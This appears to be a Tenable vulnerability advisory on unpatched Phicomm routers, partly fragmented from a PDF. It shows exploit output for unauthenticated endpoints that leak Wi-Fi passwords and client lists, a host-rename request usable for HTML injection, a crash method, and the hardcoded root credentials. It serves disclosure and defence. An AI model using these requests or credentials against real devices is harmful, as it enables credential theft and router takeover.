
I've illustrated this attack below, in another agent protocol interaction diagram.

Picking the Lock on Phicomm's Encrypted Backdoor, on UDP Port 21210










I've designed and implemented a tool to exploit this very loophole, and obtain a root shell on devices affected by this vulnerability. Here is a screencast of the exploit in action:



Improper Access Control Allowing Unauthenticated Remote Attackers to Obtain Sensitive Information and Credentials

AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H(7.7/7.5)

The Phicomm firmware's administrative web server exposes a number of *.**asp** endpoints that can be used to get and set router configuration parameters without requiring any authentication whatsoever. This is especially hazardous when remote management has been enabled, since it effectively grants



area network, all they need to do is issue a request to

<http://10.3.3.12:8181/LocalClientList.asp?action=get> (assuming 10.3.3.12 is the router's IP address and 8181 is its remote management port):

```
In [25]: local_client_list(host="10.3.3.12", port=8181)
[+] Requesting url http://10.3.3.12:8181//LocalClientList.asp?action=get&_=1642458024856
{'retClientInfo': {'ALREADYLOGIN': 0,
                  'Clientlist': [{ 'BlockUser': 0,
                                   'DeviceRename': 'kali',
                                   'DownMax': 0,
                                   'HOSTNAME': 'kali',
                                   'IP': '192.168.2.150',
                                   'MAC': 'A6:DC:5C:F6:2C:2B',
                                   'ONLINE': 413,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 0,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0},
                                { 'BlockUser': 0,
                                   'DeviceRename': 'pfSense',
                                   'DownMax': 0,
                                   'HOSTNAME': 'pfSense',
                                   'IP': '192.168.2.216',
                                   'MAC': 'F2:6F:8E:FD:D0:6D',
                                   'ONLINE': 173,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 0,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0},
                                { 'BlockUser': 0,
                                   'DeviceRename': '*',
                                   'DownMax': 0,
                                   'HOSTNAME': '*',
                                   'IP': '192.168.2.157',
                                   'MAC': '0E:7D:BC:C9:91:AD',
                                   'ONLINE': 41,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 1,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0}],
                  'MACConfigNum': 0,
                  'rxRate': 0,
                  'txRate': 761}}
```

```
In [26]: get_wifi_password(host="10.3.3.12", port=8181)
[+] Requesting url http://10.3.3.12:8181//wirelesssetup.asp?action=get
{'retWlanInfo': {'24GPassword': 'cGFzc3dvcmQxMjM=',
                  '24GWIFIChannelCheck': 'SUPPORT',
                  '5GPassword': 'cGFzc3dvcmQxMjM=',
                  '5GWIFIChannelCheck': 'SUPPORT',
                  'ALREADYLOGIN': 0,
                  'APPMAC': 'A8:A1:59:59:2B:C7',
                  'BroadcatsSSID_24G': 'ON',
                  'BroadcatsSSID_5G': 'ON',
                  'CHANNEL': 'SUPPORT',
                  'CHANNEL5G': 'SUPPORT',
                  'CPUInfo': 'MTK',
                  'Encryption': 'SUPPORT',
                  'GuestNetwork': 'OFF',
                  'HAS5G': '1',
                  'InterfaceLink': 'SUPPORT',
                  'LANIP': 'SUPPORT',
                  'MACClone': 'SUPPORT',
                  'MODE': 'ROUTER',
                  'MODE_5G': 'ROUTER',
                  'OpenPorts': 'ON',
                  'SSID': '@PHICOMM_CB',
                  'SSID2': '',
                  'SSID2_5G': '',
                  'SSID_5G': '@PHICOMM_CB_5G',
                  'STATUS': 'ON',
                  'STATUS_5G': 'ON',
                  'TXPOWER': '100',
                  'TXPOWER_5G': '100',
                  'WIFISignalEnhancement': 'ON',
                  'WISP': 1,
                  'devicelist': 'SUPPORT',
                  'firmwareUpgrade': 1,
                  'sharedwifi': 2,
                  'speedStatus': 1}}
[+] The WIFI password for the 2.4GHz SSID @PHICOMM_CB is: password123
[+] The WIFI password for the 5GHz SSID @PHICOMM_CB is: password123
Out[26]: ('password123', 'password123')
```

If the owner of that router had taken Phicomm up on its suggestion that they use the same password for both the 2.4GHz wireless network *and* the administrative interface, then the attacker now has remote administrative access to the router as well.

2.4G无线名称：

2.4G无线密码： 

5G无线名称：

5G无线密码： 

☒ 管理员密码与2.4G无线密码相同

[上一步](#)

These endpoints can also be used to *ban* hosts from the router's LAN without requiring authentication, and to *rename* LAN-side hosts. The latter technique can be used to push crafted HTML code into the Phicomm router's administrative panel.

```
      'IP': '192.168.2.150',
      'MAC': 'A6:DC:5C:F6:2C:2B',
      'ONLINE': 1010,
      'UpMax': 0,
      'brand': 'unknown',
      'downRate': 0,
      'ifType': 0,
      'isBind': 0,
      'isSharedWiFi': 0,
      'upRate': 0},
    {'BlockUser': 0,
      'DeviceRename': 'pfSense',
      'DownMax': 0,
      'HOSTNAME': 'pfSense',
      'IP': '192.168.2.216',
      'MAC': 'F2:6F:8E:FD:D0:6D',
      'ONLINE': 770,
      'UpMax': 0,
      'brand': 'unknown',
      'downRate': 0,
      'ifType': 0,
      'isBind': 0,
      'isSharedWiFi': 0,
      'upRate': 0},
    {'BlockUser': 0,
      'DeviceRename': '*',
      'DownMax': 0,
      'HOSTNAME': '*',
      'IP': '192.168.2.157',
      'MAC': '0E:7D:BC:C9:91:AD',
      'ONLINE': 638,
      'UpMax': 0,
      'brand': 'unknown',
      'downRate': 0,
      'ifType': 1,
      'isBind': 0,
      'isSharedWiFi': 0,
      'upRate': 0}],
    'MACConfigNum': 0,
    'rxRate': 71,
    'txRate': 263}}
[-] adding IP=192.168.2.150 from fetched host info
[-] adding isBind=0 from fetched host info
[-] adding ifType=0 from fetched host info
[-] adding BlockUser=0 from fetched host info
[-] adding UpMax=0 from fetched host info
[-] adding DownMax=0 from fetched host info
[+] Requesting url http://10.3.3.12:8181//LocalMACConfig.asp?action=set&DeviceRename=goofy&MAC=A6%3aDC%3a5C%3aF6%3a2C%3a2B&IP=192.168.2.150&isBind=0&ifType=0&BlockUser=0&UpMax=0&DownMax=0&_ =1642458621673
{'retMACConfigresult': {'ALREADYLOGIN': 0, 'MACConfigresult': 1}}
```

终端管理

当前连接设备：

设备名称	IP地址和MAC地址	当前速度KB/S	限速值KB/S	允许上网
 goofy	192.168.2.150 A6:DC:5C:F6:2C:2B	↑0.17 ↓0	↑ 限速值 ↓ 限速值	<input checked="" type="checkbox"/>
 pfSense	192.168.2.216 F2:6F:8E:FD:D0:6D	↑0 ↓0	↑ 限速值 ↓ 限速值	<input checked="" type="checkbox"/>
 *	192.168.2.157 0E:7D:BC:C9:91:AD	↑0 ↓0	↑ 限速值 ↓ 限速值	<input checked="" type="checkbox"/>

禁止上网设备：

设备名称	MAC地址	允许上网
------	-------	------


软件版本号：22.6.3.20 MAC地址：98:BB:99:57:D8:CB 斐讯路由器 | 服务热线：4007-567-567

The attacker is also able to crash the administrative interface by passing malformed data to the `LocalMACConfig.asp?action=set` endpoint, though it will reboot after a brief delay.


Unprotected UART Console on K3C Router, with Hardcoded Credentials


AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H(6.8/6.4)

The K3C routers suffer from a hardware vulnerability as well. They expose an unprotected UART port by means of which an attacker with physical access is able to access both a U-Boot BIOS shell and an operating system login prompt.



With the username **root** and password **admin**--a password that can't be changed through the router's official administrative interface--the attacker can obtain a root shell on the device.





These Routers Will Never Be Patched

The Phicomm corporation shut its doors in 2018, while under police investigation for fraud, and on February 4, 2021 the CEO, Gu Guoping, was arrested. On December 8, he was stripped of political rights



A Warning Regarding the Presence of Phicomm Firmware on Wavlink Routers

My first encounter with Phicomm's router firmware was, in fact, when I booted up a Wavlink-branded product. The Wavlink AC 1200 home router. It appears as though the Win-star corporation bought off Phicomm's surplus stock, rebanded the devices as their own, and flashed most--but not all--of those devices with their own firmware. In several instances--and we have no way of knowing how many--the Wavlink-branded devices reached the market still carrying vulnerable Phicomm firmware.





Further Reading

For more details on these issues, please see ["A Backdoor Lockpick: Reversing Phicomm's Backdoor Protocols"](#).

Solution

There is no solution short of either replacing the router entirely, or leveraging the vulnerabilities to install an open source firmware **at one's own risk**. The Phicomm corporation has collapsed and no official patches for the firmware can be expected.

Disclosure Timeline

Tuesday, October 5, 2022: Phicomm customer support contacted to report vulnerabilities

Sunday, October 10, 2022: Phicomm's German office replies to inform us that Phicomm "has closed all business worldwide since 01.01.2019."

Thursday, October 7, 2022: Wavlink notified that several of their "AC1200" routers have shipped with vulnerable Phicomm firmware

Friday, October 8, 2022: Wavlink responds to request further details

Friday, October 29, 2022: Wavlink provided with requested details

Monday, December 6, 2022: Reminder sent to Wavlink after receiving no response



that you please work with us to quickly resolve it in order to protect customers. Tenable believes in responding quickly to such reports, maintaining communication with researchers, and providing a solution in short order.

For more details on submitting vulnerability information, please see our [Vulnerability Reporting Guidelines](#) page.

If you have questions or corrections about this advisory, please email advisories@tenable.com

Risk Information

CVE ID: [CVE-2022-25214](#)

[CVE-2022-25215](#)

[CVE-2022-25217](#)

[CVE-2022-25218](#)

[CVE-2022-25219](#)

[CVE-2022-25213](#)

Tenable Advisory ID: TRA-2022-01

Credit: Olivia Lucca Fraser

Additional Keywords : backdoor
router

Affected Products:

Phicomm K2 >= 22.5.9.163

Phicomm K3 >= 21.5.37.246

Phicomm K3C >= 32.1.15.93

Phicomm K2G >= 22.6.3.20

Phicomm K2P >= 20.4.1.7

Note that version list is incomplete due to limited availability of Phicomm firmware. It is safe to assume that ALL Phicomm routers currently on the market are vulnerable.

Note that Wavlink is now distributing certain Phicomm models with their own branding, occasionally leaving the vulnerable Phicomm firmware on the device.

FEATURED PRODUCTS

Tenable One Exposure Management Platform



Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin

Nessus

→ View all Products

FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

CUSTOMER RESOURCES

Resource Library

Community & Support



[Trust and Assurance](#)

[Nessus Resource Center](#)

[Cyber Exposure Fundamentals](#)

[System Status](#)

CONNECTIONS

[Blog](#)

[Contact Us](#)

[Careers](#)

[Investors](#)

[Events](#)

[Media](#)



[Privacy Policy](#) [Legal](#) [508 Compliance](#)

© 2022 Tenable®, Inc. All Rights Reserved

